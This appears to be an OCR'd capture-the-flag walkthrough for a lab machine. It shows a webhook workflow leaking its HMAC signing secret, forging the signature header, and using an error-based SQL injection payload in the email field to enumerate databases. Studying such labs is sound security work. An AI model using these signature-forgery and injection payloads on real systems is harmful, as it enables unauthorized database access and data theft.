



Image shows that it needs valid signature in header to proceed



It contains sample request and json file

```
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}
```

We have attached a json file of a completed workflow where an invalid signature is provided
gophish_to_phishing_score_database.json


Host contains new subdomain. Let's add it to /etc/hosts and try sending the request.

```
8 10.10.11.63 whiterabbit.htb status.whiterabbit.htb ddb09a8558c9.whiterabbit.htb a668910b5514e.whiterabbit.htb 28efa8f7df.whiterabbit.htb$
```


Visit the subdomain and grab the request in burpsuite



Overwrite the whole request to here




It shows uer is not in database since we don't provide any valid credential. Next, let's check the json file in the wiki.




It's hard to read. Let's use jq to show only parameters and name.

```
cat gophish_to_phishing_score_database.json | jq ".nodes[] | (.name,
.parameters)"  | less -S
```




```
"no signature"
{
  "respondWith": "text",
  "responseBody": "Error: No signature found in request header",
  "options": {}
}
"invalid signature"
{
  "respondWith": "text",
  "responseBody": "Error: Provided signature is not valid",
  "options": {}
}
"Update Phishing Score for Clicked Event"
{
  "operation": "executeQuery",
  "query": "UPDATE victims\nSET phishing_score = phishing_score + 10\nWHERE email = $1;",
  "options": {
    "queryReplacement": "={{ $json.email }}"
  }
}
"If Clicked"
{
  "conditions": {
    "options": {
      "caseSensitive": true,
      "leftValue": "",
      "typeValidation": "strict"
    },
    "conditions": [
      {
        "id": "ad6553f3-0e01-497a-97b5-3eba88542a11",
        "leftValue": "={{ $('Webhook').item.json.body.message }}",
        "rightValue": 0,
        "operator": {
          "type": "string",
          "operation": "exists",
          "singleValue": true
:
```

It shows two vulnerabilities



```
"Calculate the signature"
{
  "action": "hmac",
  "type": "SHA256",
  "value": "={{ JSON.stringify($json.body) }}",
  "dataPropertyName": "calculated_signature",
  "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
}
```


Firstly, it leaks the secret




Secondly, it directly puts the variable into the query, which makes sql injection possible.

SQL injection


email field is sql injectable, so let's put " character to see the response




However, new x-gophish-signature is needed since the value is changed. Go to cyberchef.




It converts json correctly to the signature provided in the test request. Let's add "





I can change email field to see the database

```
{
  "campaign_id": 1,
  "email": "test@ex.com\" OR updatexml(1, concat(0x7e, (SELECT schema_name from information_schema.schemata LIMIT 1,1), 0x7e), 1);#",
  "message": "Clicked Link"
}
```



I can see the first database phishing. But it needs so much time to get hmac in cyberchef and get only one value for each.

